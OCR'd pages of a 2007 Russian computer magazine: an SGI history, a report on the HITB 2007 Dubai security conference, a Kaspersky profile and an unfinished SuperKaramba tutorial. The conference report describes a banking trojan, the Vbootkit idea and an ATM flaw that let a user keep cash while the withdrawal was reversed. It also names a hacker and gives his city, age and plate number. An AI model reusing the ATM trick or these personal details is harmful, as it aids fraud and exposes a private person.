Кларк понял, к чему все идет, и попытался призвать совет директоров компании к здравому смыслу. Он утверждал, что нужно уделить более пристальное внимание потребительскому рынку: домашним компьютерам, игровым приставкам, мультимедийным системам. Но его не послушали. Политика Silicon Graphics с самого основания постановляла, что если у кого-то имеются иные взгляды на развитие компании, то это его проблемы и ему не по пути с SGI. Так вышло, что «не по пути» оказалось и самому основателю компании.
Оставив Silicon Graphics, доктор Кларк присоединился к своему старому другу — Марку Андерсену, который занимался разработкой нового графического браузера. Чуть позже они вместе



> 10240-процессорный суперкомпьютер Columbia, разработанный для NASA



> ОС IRIX выглядела вот таким образом

основали компанию Mosaic Communications, впоследствии превратившуюся в Netscape Communications.

В SGI проблемы начались практически сразу после ухода Кларка. Сначала всемирно известная анимационная студия Pixar решила заняться производством первого в истории мультфильма, полностью выполненного при помощи компьютерной анимации. Мультик получил название «Игрушечная история». И для своих нужд Pixar использовала технику конкурирующей компании Sun Microsystems, а машины SGI играли роль лишь вспомогательного инструмента. Следующий удар по престижу SGI нанесла компания Microsoft. Дело в том, что когда SGI приняла решение пустить OpenGL в открытое плавание, Microsoft заключила с ней контракт, согласно которому Silicon Graphics должна принять участие в разработке новой версии OpenGL, предназначенной специально для ее новой операционки — Windows NT. Так и случилось, Windows NT вышла в свет, и все были счастливы, вплоть до релиза Windows 95. Microsoft неожиданно решила пересмотреть свою политику в отношении SGI, вместо нее Билл Гейтс со товарищи купил компанию Rendermorphics, Ltd., которая разработала API под названием RealityLab. После покупки компании, API доработали в соответствии с нуждами Microsoft, переименовали в Direct3D и включили в Windows 95. А приложения, использующие OpenGL, каким-то мистическим образом отказывались работать под Windows 95, хотя под NT работали великолепно. За этим выпадом последовала настоящая война двух стандартов. Microsoft всеми силами пыталась замедлить развитие OpenGL, навязывая производителям программного обеспечения, видеокарт и прочего свои условия. Война завершилась спустя два года полной победой Microsoft — приведя Direct3D в приличный вид и сделав его компонентом DirectX, она все же ввела в Windows 95 частичную поддержку OpenGL, а от остальных претензий со стороны SGI просто отмахнулась.

Но 1995 и 1996 годы оказались для Silicon Graphics весьма успешными, и о предыдущих неудачах руководство компании поспешило забыть. Акции взлетели в цене и стоили больше, чем акции Microsoft — чем не повод для гордости? В свет вышла приставка Nintendo 64, явившаяся результатом разработок SGI. А это означало, что с каждой проданной консоли компания будет получать свою долю. Окрыленные таким положением дел, руководители компании совершили роковую ошибку — приобрели за 764 миллионов долларов Cray Research, своего крупного и давнишнего конкурента, тоже занимавшегося разработкой сверхмощных компьютеров. Все перспективные разработки Cray тут же свернули и продали другим компаниям, обязав компанию отныне работать только над серверами SGI. Например, линейка суперкомпьютеров Superserver досталась Sun Microsystems, и эта покупка по сей день приносит ей немалые доходы и пользу. Параллельно с этим Silicon Graphics представила миру очередную собственную разработку — рабочую станцию O2, функционирующую на новейшей архитектуре UMA. Однако в SGI слишком рано забыли о Microsoft. А Microsoft вплотную занималась потребительским рынком, обеспечивая домашние компьютеры все более и более серьезными мощностями на базе процессоров Intel. Началось то, что предсказал в 1994 году Джеймс Кларк, — персональные компьютеры стали отнимать у SGI кусок хлеба. Кроме того, появились компании 3Dfx и nVidia, основанные, кстати, ушедшими из Silicon Graphics сотрудниками. Обе компании были ориентированы на графику и охотно сотрудничали с Microsoft.

Конец эпохи SGI

1997 год для SGI стал переломным. Сначала было объявлено о 37 миллионах долларов убытка за первый квартал года, за этим заявлением последовало массовое сокращение штата сотрудников. Уволили около 1000 человек, и еще несколько человек сами оставили высокие посты в компании, последовав примеру доктора Кларка. Продажи компании стремительно падали, Microsoft окончательно подминала под себя рынок. В начале 1998 года у SGI сменился и генеральный директор. Эд Мак-Кракен, принимавший участие в жизни Silicon Graphics с момента ее основания, оставил свой пост, и новым руководителем стал Рик Белуццо, большой поклонник Microsoft. Первым же делом он объявил о заключении с упомянутой компанией договора по разработке совместного API — Fahrenheit. Проект не увенчался успехом, и его дольно быстро свернули, а Microsoft за это время, используя разработки SGI, усовершенствовала DirectX, в итоге сделав его главным API для Windows вообще.

Белуции же пошел еще дальше. В 1998 году он объявил о начале работы над новой линейкой рабочих станций — Visual Workstation на базе процессоров Intel и на ОС Windows NT. Ничего страшного в этом не было, из Visual Workstation получились неплохие машины, поступившие в продажу в 1999 году. Но цена их все равно оставалась слишком высокой по сравнению с аналогами, скажем, с DELL, и продажи пошли очень плохо. 10 августа 1999 года было официально заявлено о глобальной реструктуризации компании. SGI должна была продать филиалы Visual Workstation, MIPS и Cray, полностью перейти на процессоры Intel Merced и отказаться от своих разработок в области графических карт, используя карты сторонних производителей. 23 августа того же года Рик Белуцци уволился из SGI, предпочтя наблюдать за крахом компании со стороны. Он перебрался в столь любимую им Microsoft, где впоследствии стал исполнительным директором.

Печальная развязка наступила 8 мая 2006 года — несколько лет медленной агонии привели SGI к банкротству. В штате компании осталось всего 2200 человек (против прежних 12000), и SGI окончательно утратила вес на рынке. Компания подала прошение в суд, основанное на 11-ой поправке, суть которой в том, что неплатежеспособную или плохо управляемую компанию, выгоднее реструктурировать, чем ликвидировать. К сентябрю того же года реструктуризацию почти закончили, полностью сменив весь совет директоров, всех топ-менеджеров и сократив количество сотрудников до 1 600 человек. А бывший офис SGI отошел в распоряжение компании Google.

Что будет дальше с SGI, покажет время. Но вряд ли когда-нибудь ей снова удастся стать тем, чем она была когда-то. Это тот редкий случай, когда известный принцип, согласно которому незаменимых людей не бывает, не сработал — с уходом Джеймса Кларка из компании ушла душа.

КРУПНЕЙШИЙ КОНКУРС В ИСТОРИИ РОССИЙСКОЙ ИГРОВОЙ ИНДУСТРИИ!

Ведущий финала – звезда Муз-ТВ Влад Лехов!

В конкурсе приняли участие читатели журналов «Страна Игр», «PC ИГРЫ» и посетители сайта gameland.ru

На своих компьютерах участники отвечали на вопросы об играх Electronic Arts.

Подробнее о конкурсе можно узнать на сайте **www.gameland.ru/EA**

Первое место занял Алексей Голычев из Красноярска. Именно он отправится в тур по лучшим студиям Electronic Arts.

7 апреля

в московском компьютерном клубе 4Game прошел финал крупнейшего конкурса для геймеров, организованного компанией Electronic Arts!

С ноября 2006г. в конкурсе приняло участие более **6 000 читателей** журналов **«Страна Игр», «PC ИГРЫ»** и посетителей сайта **gameland.ru!**

В финале приняли участие 10 самых эрудированных геймеров из **Красноярска, Краснодара, Санкт-Петербурга, Краснокамска, Нижнего Новгорода, Таганрога и Москвы.**

В увлекательной интеллектуальной викторине они боролись за главный приз – **бесплатную экскурсию по ведущим игровым студиям Electronic Arts в США, Канаде и Европе!**

Для тех, кто не в курсе...



Electronic Arts – крупнейший в мире издатель и разработчик компьютерных и видеоигр, благодаря которому увидели свет такие знаменитые игровые серии, как **Need For Speed**, **Battlefield**, **The Sims**, **FIFA**, **NHL**, **NBA**, **Black & White**, **SimCity** и другие. Студии EA расположены по всему миру: от Азии до Канады.

NIKITOZZ
/ NIKITOZ@REAL.XAKEP.RU /



Хек в коробке

ОТЧЕТ О КОНФЕРЕНЦИИ HACK IN THE BOX 2007 В ДУБАЕ

Твоя школьная учительница по биологии всю жизнь считала, что хек — это такая рыба. На самом же деле, хек — это специальное занятие, которым каждый день занимается несколько миллионов талантливых людей по всему миру. Бывает такое время, когда все эти люди слетаются в одно место и занимаются хеком друг с другом, демонстрируя свои навыки и последние идеи. Этой весной, со 2-го по 5 апреля, хеком занимались в Дубае, на конференции HITB (Hack In The Box — Хек В Коробке).

О HITB

Вообще-то, HITB — это очень молодая конференция, впервые проведенная в 2003 году в Куала-Лумпуре малазийским хлопцем L33td@wg. За 4 года существования HITB стала одной из самых авторитетных deep knowledge конференций: на нее приезжали такие люди, как Брюс Шнайер, Жанна Рутковска и другие.

По своей сути, HITB — это не массовая увеселительная хакерская тусовка, это Deep Knowledge Conference — конференция глубоких знаний, куда приезжают те люди, которым реально есть, что показать, и те, которые действительно хотят послушать и поучиться. В качестве спикеров всегда приглашаются самые авторитетные специалисты; участие в конференции в качестве слушателя стоит не самых смешных денег и сама структура мероприятия рассчитана на одну-две сотни человек, не больше.

В качестве партнеров конференции уже несколько лет выступают такие компании, как Microsoft, Hewlett Packard, Scanit и т.д. Причем это обстоятельно не мешает спикерам показывать уничижительные презентации о продуктах этих уважаемых компаний, прежде всего, понятное дело, о продуктах Microsoft. Не бывает такого, чтобы на HITB не был показал новый способ взлома осей мелкомягких. Однако, к их чести, они не тушуются и привозят собственных специалистов, которые горячо спорят с докладчиками, пытаясь выгородить родную систему :).

Впрочем, не буду забегать вперед.

Дубай

Мы собирались лететь на HITB вдвоем со Степом, но у нашего любителя PC-зоны и DVD-диска случился обломос с бдительными бюрократическими институтами: из-за пяти судимостей и претензий по неуплаченным алиментам от трех бывших жен Степу не дали вовремя загран и оставили негодяя на родине. В итоге в Дубай я отправился один: пять часов лета на стареньком Ил 82 мимо Астрахани, вдоль всего Каспийского моря, чуть-


> Команда HITB'a. Слева - L33td@wg, самый главный :)



> Хакер-нарк демонстрирует новую футболку

чуть над Ираном — и я в месте, где Аравийская пустыня обрезается Персидским заливом, где скопилось 10% всех запасов нефти и, соответственно, нефтедолларов.
Я прилетел вечером 3 апреля, и первым делом надо было отыскать пафосную пятизвездочную гостиницу Dubai Sheraton Creek, где с утра стартовала конференция HITB. Training-часть HITB, состоящая из четырех образовательных хакерских курсов, была проведена 2-го и 3-го числа. Сама же конференция стартовала 4 апреля.
Достаточно быстро сориентировавшись по убогой гостиничной карте, я отыскал этот отель и весь вечер заворожено гулял по теплым, влажным и поросшим пальмами улицам Дубая. Это на удивление приятный город, где очень много реально богатых людей. Местное население очень четко следует своим культурным традициям: женщины ходят в платках (это не мешает каждой второй водить SLK 500), а мужики — в белых одеждах и кожаных шлепанцах.
Очень много в Эмиратах иностранцев: как турья, так и работающих людей. Узнать иностранцев очень просто: они одеты в привычную европейцу одежду.
Работать в Эмираты приезжают из Таиланда, Индии, Индонезии и прочих стран юго-восточной Азии.

Конференция

Проснувшись с утра достаточно рано, я отправился уже по знакомому маршруту к Sheraton Creek на первый день конференции. У столика регистрации милая малазийская девушка Amy очень обрадовалась логотипу на моей визитке: «Official media partner :). That's cool, I saw this logo» — и позвала L33td@wg'a, организатора конференции, с которым я до этого общался только по мылу. Литдог оказался веселым парнем. Он очень переживал по поводу конференции — она начиналась уже скоро, и, обменявшись со мной несколькими фразами, он проводил меня в зал, где уже стал собираться народ.


Внутри F-Secure

Конференция стартовала очень мощной и яркой презентацией финна Микко Хайпонена на тему электронной преступности. Микко — это достаточно известный чувак, который работает руководителем отдела исследований в F-Secure — конторе, которая занимается вопросами электронной безопасности и предоставляет кучу сервисов в этой области: начиная с security-консалтинга и заканчивая собственным антивирусом и файрволом.
Речь финна была зомбирующе хороша: он говорил прямо, не прячась за обтекаемыми формулировками, и зрелищно демонстрировал интересные вещи.
Начал он с небольшого пиара своей компании: показал внутренности системы, с помощью которой они исследуют вирусы. Скрытый от интернета web-интерфейс системы (Микко подключился к корпоративной VPN) показывает всю статистику и предоставляет доступ к описаниям многих тысяч вредоносных бинарников. По каждой заразе строится подробный репорт: какие ключи в реестре создает, какие руткит-технологии использует, какие хуки ставит, в какие процессы инжектится, какие строчки ищет и т. д. В общем, полное описание всей функциональности.
Для примера финн открыл описание довольно стандартного банковского трояна, одного из тех, которые получили сейчас очень широкое распространение. Он прячется в системе с помощью хитрых руткит-технологий, перехватывает формы, инжектится в iexplorer.exe и explorer.exe, ищет строки с доменами популярных банков, e-gold, webmoney и т.д. По всей видимости, внутри реализован процесс автозалива: человек заходит на свой аккаунт, и после пройденной авторизации тайком совершается транзакция по переводу части денег на хакерский счет. В общем, достаточно стандартный современный троян, написанный, наверное, где-то на территории СНГ.
Лаборатория F-Secure получает троянов из трех источников:

1. Из спама: в виде аттачей и присылаемых ссылок. С помощью рассылок сейчас распространяется очень большое



> На нашем диске ты найдешь все материалы с HITB 2007: 16 злободневных security-презентаций.


> На диске лежит видеоотчет о конференции, который я снял для тебя на свою камеру :).



> www.hitb.org — сайт конференции. Там можно найти фотографии с конфы, видео с предыдущих мероприятий, а также все материалы и информацию о новых ивентах.
sporaw.livejournal.com — блог sp0raw, где есть следы недопонимания между ним и компанией F-Secure.



> Помещение, где проводились хакерские соревнования. Слева за столом - это команда американских спецов, которые круто облажались

число вирусов, поэтому спам вносит значимый вклад в пополнение баз F-Secure.

2. Из honeypot-сетей, главным образом под Windows, конечно: сети непропатченных машин ходят по самым разным сайтам в поисках тех, на которых им с помощью сплойтов загрузят трояна.

3. От пользователей софта: юзеры посылают найденные вирусы в лабораторию на изучение.

Для анализа вирусов спецы F-Secure используют специальную технологию, которая анализирует все изменения, осуществляющиеся заразой в системе. Делается snapshot системы до установки трояна и после нее. Разница фиксируется в виде XML-документа, который может быть красиво отображен с помощью специальной программы. Она строит диаграммы со всеми ресурсами системы, выделяя красным цветом те, которые добавились или изменились после установки троя. В целом выглядит неплохо :).

Who are they?

Вторая часть презентации была еще интереснее. Микко рассуждал о том, кто такие хакеры и каким образом они получают баблос с вирусов и троянов, предложив следующий список источников хакерского заработка:

- кража банковских аккаунтов;
- кража личной информации: email, номеров социального страхования и пр.;
- кража номеров CC;
- кража аккаунтов электронных платежных систем;
- DDoS, спам;
- кража акков для покера, букмекерских контор и т.д.

В этом же контексте он показал забавную схему. На карте мира по очереди у каждого континента появлялись подписи с тем, кто, где и чем занимается. По его статистике, в штатах больше всего занимаются спамом и фишингом, из южной Америки исходит угроза троянов, а плашечка со сплоитами и направленными атаками стоит напротив Китая и Азии. Микко выдержал паузу и дал присутствующим присмотреться к схеме: явно несуразно выглядела пустота на территории России.

После этого он нажал пробел на своем ноутбуке — и показалась самая большая и грозная плашка: из России, Белоруссии, Украины и всех стран СНГ исходят все возможные угрозы.

Дальнейшие рассуждения финна протекали в следующем ключе: если ты крутой талантливый программист и родился в Штатах или Европе — будь уверен: хорошая работа и куча лавэ тебе обеспечены. А если родился в Сибири — знай: твой путь к лавэ лежит только через электронную преступность. Пиши трояна и поднимай бабло.

В выступлении наступил кульминационный момент, который Микко грамотно развил. Он рассказал об одном его небольшом расследовании. Чуть больше чем год назад чуваки из F-Secure увидели в сети первый WMF-эксплойт, который был установлен на нескольких дедиках и загружал троев. Они начали его изучать и сразу же выложили ссылку на сплоит на своем сайте.

В теле сплоита они, после долгого ресеча, нашли странную строку: «O600KO 078». Мудрый финн подумал и решил, что она тут не просто так. Случайно зайдя на один российский сайт, посвященный безопасности, он нашел коммент под выложенным сплоитом, содержащий нецензурную брань чувака с ником sp0raw, сводящуюся к приблизительно следующему: «Суки, слили мазу :(». Зайдя на сайт www.sporaw.ru и найдя ЖЖ Спорава, Микко выяснил о нем много интересного: что ему 21 год, что живет он в Питере и что водит Mersedes S600. «It's a good car for a 21-old child», — сказал финн и открыл пост, где Спорав писал о небольшой аварии с его участием. На одной из фотографий отчетливо виден номер его машины:



> Хакер - официальный медиапартнер HITB и мне было очень приятно видеть логотип своего журнала рядом с Phrack :)

0600KO 78 — та самая строка из сплоита.
По-русски финн читать толком не умеет, поэтому не нашел еще один интересный пост Спорава:
«В распространении wmf-эксплойта виноваты АНТИВИРУСНИКИ F-Secure. Еще неделю назад этот эксплойт стоял на нескольких хостах и спокойно выполнял свою работу. Тихо, мирно, никому не мешая. Однако после того как F-Secure опубликовал в своем weblog'е линк на заражение, этот эксплойт тут же украли и выложили на всех security-порталах. И теперь только ленивый не ставит его на свой хост. Вопрос: кто же добился такой ситуации, что при unpatched bug эксплойт сейчас на «каждом углу» в интернете?»
Позже, когда я болтал с Микко, он очень интересовался Sp0raw, явно впечатленный возможностями крякера из Санкт-Петербурга. Действительно, талантливый малый.

Продолжение

Конференция была построена так, что одновременно показывались сразу две презентации и необходимо было выбирать. В первый день я составил для себя такое расписание: Digging into SNMP 2007; Robbing Banks: Easier Done Than Said; Vboot Kit: Compromising Windows Vista Security и Ravage Unleashed: The Tactical VoIP Toolkit.
Наибольший интерес для меня представляли вторая и третья презентации о взломе банков и Висты, поскольку с SNMP я толком не работал, да и презентация имела достаточно специфический характер.
Выступление же о взломе Висты однозначно было одним из самых главных событий. Спикерами были братья Випин и Нитин Кумар их Индонезии. Забавные ребята, которые на потрясающем английском (смотри и слушай видео на DVD) изложили интересную концепцию взлома Висты.

«ЗАПРОСИВ У БАНКОМАТА $100, ПОЛЬЗОВАТЕЛЬ МОГ ЗАБРАТЬ 4 ИЗ ПЯТИ 20-ДОЛЛАРОВЫХ БУМАЖЕК, А ОДНУ ОСТАВИТЬ В АППАРАТЕ. БАНКОМАТ ЖДАЛ МИНУТУ И СЪЕДАЛ ДЕНЬГИ, ПОПУТНО ОТМЕНЯЯ ТРАНЗАКЦИЮ ЦЕЛИКОМ И ВОЗВРАЩАЯ НА СЧЕТ ПОЛЬЗОВАТЕЛЯ ВСЕ $100. ПРИ ЭТОМ В КАРМАНЕ У ЮЗЕРА ОСТАВАЛИСЬ 80 БАКСОВ НАЛОМ :)»



> Баннер у входа на конференцию

В качестве пути для повышения полномочий в системе они предложили создать собственный хакерский загрузочный сектор и с его помощью выполнить код на уровне ядра. Разработка получила название Vbootkit и была реализована в виде загрузочного iso-образа диска, при загрузке с которого любой пользователь мог выполнять код на уровне ядра. Концепт, понятное дело, локальный, но очень лихо обделал все встроенные в Vista механизмы защиты.

На нашем диске, кстати, лежит презентация с полными сорцами — можешь поупражняться :).

Очень забавная вещь произошла во время выступления: один прилично одетый молодой человек то и дело нервно задавал вопросы, уточняя технические детали, и что-то все время недовольно комментировал. К концу выступления Випин спросил чувака прямо: «Are you from Microsoft»? Оказалось, что парень был действительно из Майкрософта. Беднягу послали выгораживать Висту, если создастся трудная ситуация :).

Что касается взлома банков, то лично я из этой презентации со смачным названием «Ограбить банк: проще сделать, чем сказать» для себя вынес не много нового. Fabrice Marie рассказал об общих проблемах банковских технологий. Все атаки он разделил на три части: атаки банкоматов, сетевые атаки и прямые атаки банковских приложений. Проблемы банковской безопасности он обозначил такие:

- Магнитные банковские карты — устаревшая и несовершенная технология. Все карты могут быть легко скопированы.
- Банкоматы могут быть «протроянены» с помощью скимерского оборудования.
- Подключение банкоматов к сети может быть взломано, и произойдет утечка информации. Как правило, подключение банкоматов на физическом уровне небезопасно.
- Нередко все ATM банка используют один и тот же код для аутентификации в процессинговом центре банка.

В конце презентации Фабрис привел несколько забавных случаев из его практики. В Бангкоке он видел целую сеть банкоматов, у которых прямо на виду лежал X25-модем, который можно было отключить, подрубить к ноутбуку и прослушивать трафик.

В славном городе Тайпэй был банк, банкоматы которого страдали другой, даже более забавной «болезнью». Запросив у банкомата, к примеру, $100, пользователь мог забрать только 4 из пяти20-долларовых бумажек: $80. Банкомат ждал минуту и «съедал» деньги, попутно отменяя транзакцию. В итоге юзер получал $80 налом, а счет его не изменялся :).

Парень из Net-Square

Из второго дня мне больше всего запомнилась презентация крутого дядьки из Net-square — Шрирая Шаха о взломе WEB-сервисов и AJAX-движков. Он разложил все по полочкам и привел весьма занимательную статистику:

- CSS-баги присутствуют на 14,5% всех сайтов;
- SQL-инъекции можно реализовать на 10% ресурсов;
- столько же буферов подвержено переполнениям;
- 3% некорректно работают с файлами, можно перемещаться и просматривать файловую систему.

Отдельное место в презентации занял Ajaxer — тулза для ajax-fingerprinting'a. С помощью достаточно примитивных операций она определяет, какой движок используется.

Catch the flag

Параллельно с конференцией, в соседнем помещении проходили хакерские соревнования Capture The flag. В этом году участвовало три команды: полицейские Дубая (TEAM ELEETE), американские военные (ARMY STRONG) и команда хакеров из Болгарии (NDTEAM). Все задания были направлены на реверс-инжиниринг и взлом бинаников под виндой и Unix. Особенно тут рассказывать нечего, кроме того что все участники облажались: только болгары смогли пройти задание нулевой сложности. Амеры и Дубайские полицейские оказались, как сказал L33td@wg, «lame, realy lame» :). А призовой фонд в 6 тысяч долларов переносится в Малайзию: на осенний HITB, который будет в сентябре. Смотри, можешь слетать — поднять бабла :). Амеры-то, видишь, какие ламеры отборные.


sync
Синк
Человек-
плюс
HDTV
ликбез
Русские
машины
за $1



ИЛЬЯ АЛЕКСАНДРОВ
/ ILYA_AL@RAMBLER.RU /

X-PrOFiLE

ЕВГЕНИЙ КАСПЕРСКИЙ





Я решил рассказать тебе о самом известном российском компьютерщике. О ком именно, догадаться несложно. И так очевидно, что фамилию «Касперский» знает любой юзер, даже в Намибии. Вот наша справка об одном из лучших мировых специалистов по борьбе с вирусами.

БИОГРАФИЧЕСКАЯ СПРАВКА

Евгений Валерьевич Касперский родился в 1965 году в городе Новороссийске. Родители Евгения были математиками, они впоследствии и познакомили парня с программированием. Образование для программиста Касперский получил блестящее: сначала физико-математическая школа, потом Институт криптографии при высшей школе КГБ. После окончания института Евгения отправили в армию. К счастью, умного и перспективного молодого человека не заставили рыть окопы, а устроили работать в закрытое НИИ при генштабе войск СССР. В 1987 году старший лейтенант Касперский познакомился с будущей женой Натальей, и это знакомство стало определяющим событием в его жизни. Но не менее интересное знакомство ждало его в виртуальном мире. На компьютер Евгения попал Cascade — распространенная в конце восьмидесятых электронная зараза. Раздраженный сбоями в работе компьютера, программист решил сам все исправить. Нашел зараженные файлы, написал утилиту, которая их восстанавливала. Но за первым вирусом появился второй, за вторым — третий... Утилита стремительно превращалась в полноценный антивирус. Это хобби вскоре даже помогло Евгению заработать — он заключил несколько контрактов, гарантирующих установку антивируса на компьютеры.

А тем временем начался 1991 год. В военных кабинетах Касперскому делать становится уже нечего. Он уходит в компанию «КАМИ». «КАМИ» была одной из первых компаний в ИТ-сфере, появившихся после развала СССР. В компании Касперский получает возможность заниматься любимым делом — разработкой антивирусной защиты. Евгений выступает на конференциях, пишет статьи в журналы и мало-помалу становится известной личностью в компьютерном мире. AntiViral Toolkit Pro распространяется среди пользователей, аббревиатура «AVP» уже перестает быть пустым звуком. Как вспоминает Евгений, с 1991 по 1994 год он работал по 12 часов в сутки, все время отдавая разработке продукта. Усилия оправдались с лихвой. К 1994 году в «КАМИ» существует уже целый антивирусный отдел, хоть и работает там всего несколько человек. В 1994 году Гамбургский университет публикует свое тестирование антивирусных программ. Гигантов рынка Norton и Doctor Solomon оставил далеко позади проект малоизвестного тогда в мире Евгения Касперского.

В антивирусный отдел приходит жена Касперского Наталья. Она становится менеджером, регистрируя продукт и занимаясь маркетингом. В 1997 году по ее инициативе Евгений организует свою компанию — «Лабораторию Касперского». Наталья становится генеральным директором, он сам

«В ВИРУСАХ ПО УМОЛЧАНИЮ НЕ МОЖЕТ БЫТЬ ХОРОШЕГО КОДА, ЭТО КАК АТОМНАЯ БОМБА — МОЖЕТ ЛИ БЫТЬ ХОРОШИМ СРЕДСТВО УНИЧТОЖЕНИЯ ЛЮДЕЙ?»



X-PrOFiLE

X-PrOFiLE

«ТЕМ, КТО ПИШЕТ ВИРУСЫ, Я МОГУ ПОЖЕЛАТЬ ЛИШЬ СКОРЕЕ ПОВЗРОСЛЕТЬ И ПЕРЕСТАТЬ ЗАНИМАТЬСЯ ЕРУНДОЙ»



> Коробка с лицензионным Каспером



> Стартовая страница kaspersky.ru

— руководителем антивирусных исследований. Сегодня в «Лаборатории Касперского» работает 600 человек в 10 странах мира. Антивирус Касперского стал одним из самых популярных антивирусов в мире. Евгений — член организации исследователей компьютерных вирусов (CARO), а проводимая его компанией ежегодная конференция Virus Bulletin — крупнейшее событие в области разработки антивирусов.

У Евгения растут двое сыновей.

ПРОЕКТЫ

Естественно, проект у Касперского один — это его компания и антивирус. Но такой проект стоит десятка других! Вспомним основные вехи развития продукта.

1992 год — впервые использованы внешние антивирусные базы, появилась возможность обновления. Программа дополнена механизмом распознавания неизвестных вирусов.

1996 год — выход AVP 3 на новом ядре. Поддерживаются внешние базы, эвристические анализаторы, модули обнаружения вредоносных программ. AVP меняет название на «Антивирус Касперского». Из-за того что бренд «AVP» был зарегистрирован только в России, за границей начинают появляться AVP-Малайзия, AVP-Бразилия и прочие. И чтобы не дать разгуляться плагиаторам, потребовалось переименование.

1998 год — «Лаборатория Касперского» первой в мире выпускает антивирус под OS/2.

1999 год — открытие первого зарубежного офиса компании. Kaspersky Labs UK появилась в Великобритании.

2000 год — выпуск версии антивируса под Linux FreeBSD.

2002 год — на рынке появляются файрвол Kaspersky Anti-Hacker и система защиты от спама Kaspersky Anti-Spam.

ХОББИ

Евгений любит ездить на машине, катается на отечественной «девятке». Увидишь «Жигули» с надписью «abuse@kaspersky.com» на багажнике — знай, это едет Касперский. Увлекается рыбалкой. Утверждает, что одно из его любимых занятий — колоть дрова. Путешествует, особенно восхищен природой Камчатки. Также был замечен в качестве горнолыжника.

ССЫЛКИ

www.kaspersky.ru — официальный сайт «Лаборатории Касперского»;
www.viruslist.com — вирусная энциклопедия;
www.kasperskyclub.com/ru — фан-клуб «Лаборатории Касперского»;
www.bugtraq.ru/library/misc/kasper.html — интервью с Евгением Касперским.

«ЕСЛИ ПОЛАГАТЬ, ЧТО АНТИВИРУСНЫЕ КОМПАНИИ ЗАНИМАЮТСЯ «ВИРУСОПИСАТЕЛЬСТВОМ», ТО СТРАШНО ДАЖЕ ПОДУМАТЬ, ЧТО ДЕЛАЕТ МЧС»

X-PrOFiLE

X-PrOFiLE



СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /

Столовый декор

SUPERKARAMBA: ИНСТРУМЕНТ ДЛЯ РАЗМЕЩЕНИЯ АППЛЕТОВ НА РАБОЧЕМ СТОЛЕ KDE

В Linux существует множество способов приукрасить и сделать индивидуальным свое рабочее окружение. Перестройке поддается практически все. Можно изменить обои, значки, оконный менеджер, использовать 3D-окружение вроде XGL или AIGLX. Одним из интересных вариантов является SuperKaramba — программа для графического интерфейса KDE, позволяющая создавать на рабочем столе интерактивные приложения (widget). Получается не только очень красиво, но и весьма удобно, так как нужное приложение или индикатор всегда находится под рукой.

Что такое SuperKaramba

Первой ласточкой была Karamba (karamba.sf.net), созданная автором Хансом Карлсоном (Hans Karlsson). Она включала в себя ряд модулей и настраивалась исключительно с помощью конфигурационных файлов. Сейчас проект заброшен, последняя версия 0.17 датирована 14 апреля 2003 года. Но хорошие идеи зря не пропадают, и упавший флаг был вскоре подхвачен энтузиастами. Приблизительно так и возник проект SuperKaramba (netdragon.sf.net), совместимый по модулям с Karamba. Кстати, если до недавнего времени этот проект, можно сказать, развивался отдельно, то теперь он официально входит в состав последней версии KDE.


Вообще говоря, SuperKaramba представляет собой стартовую площадку, которая сама по себе ничего не делает, да и не умеет. Все функции реализуются с помощью дополнительных модулей-апплетов. Имеющиеся сегодня модули позволяют управлять проигрыванием музыки и видео, показывать различную системную информацию, а также информацию из интернета (сводки новостей, погоды, наличие почты на сервере). С помощью SuperKaramba можно создавать панели различного назначения, выводить на рабочий стол небольшие игры.

Установка SuperKaramba

Пакеты SuperKaramba присутствуют в репозитариях практически всех популярных дистрибутивов. Так, для установки в Kubuntu следует ввести «sudo apt-get install superkaramba». В AltLinux пакет называется kdeutils-superkaramba.

После установки значок для запуска помещается в меню KDE. При первом запуске SuperKaramba появляется окно настройки, позволяющее установить апплеты. Апплеты представляют собой файлы с расширением skz (переименованный zip) или theme. Первые обычно включают в себя три составляющие: тестовый файл, в котором определен внешний вид .theme; скрипты на Python (.py), задача которых добавить интерактивность; графические ресурсы, используемые для украшения.

Очень большой список апплетов находится на сайте www.kde-look.org. Самые популярные удобнее отбирать и загружать в самой SuperKaramba. В этом случае, чтобы получить апплет, необходимо нажать «Скачать апплеты», после чего появится окно, предназначенное для их выбора. В самом правом окне отображается краткая информация о выбранном апплете, а иногда и маленький экранный снимок. Для каждого апплета выводится номер версии и рейтинг, выставленный пользователями. Обрати внимание, что окно имеет три вкладки. В «Highest Rated» показаны апплеты, имеющие наибольший рейтинг, в «Most download» — наиболее часто скачиваемые, а в «Latest» — недавно вышедшие версии. Щелкнув по «Details», можно получить более детальную информацию. Нажатие на «Установить» закачает модуль. При этом файл скачивается в /tmp и затем запускается из него. Но учти, что этот каталог после перезагрузки будет очищен и модуль придется скачивать заново, поэтому к такому варианту следует обращаться только при ознакомлении с работой модуля. При постоянном использовании создай подкаталог superkaramba в /usr/share/kde/apps или в домашнем каталоге пользователя ~/.kde/share/apps.



> Апплет TDE



> Окно SuperKaramba

Далее, нажимаем «Локальный файл» и указываем на файл с расширением skz или theme, принадлежащий выбранному апплету. А можно просто дважды щелкнуть по нему в файловом менеджере Konqueror — при этом стартует SuperKaramba, которая загрузит его автоматически. Правда, при следующем запуске в списке известных апплетов его не будет и придется повторять все сначала. Еще одним вариантом является перечисление всех апплетов в строке запуска superkaramba:

```
$ superkaramba karss-03.skz
```

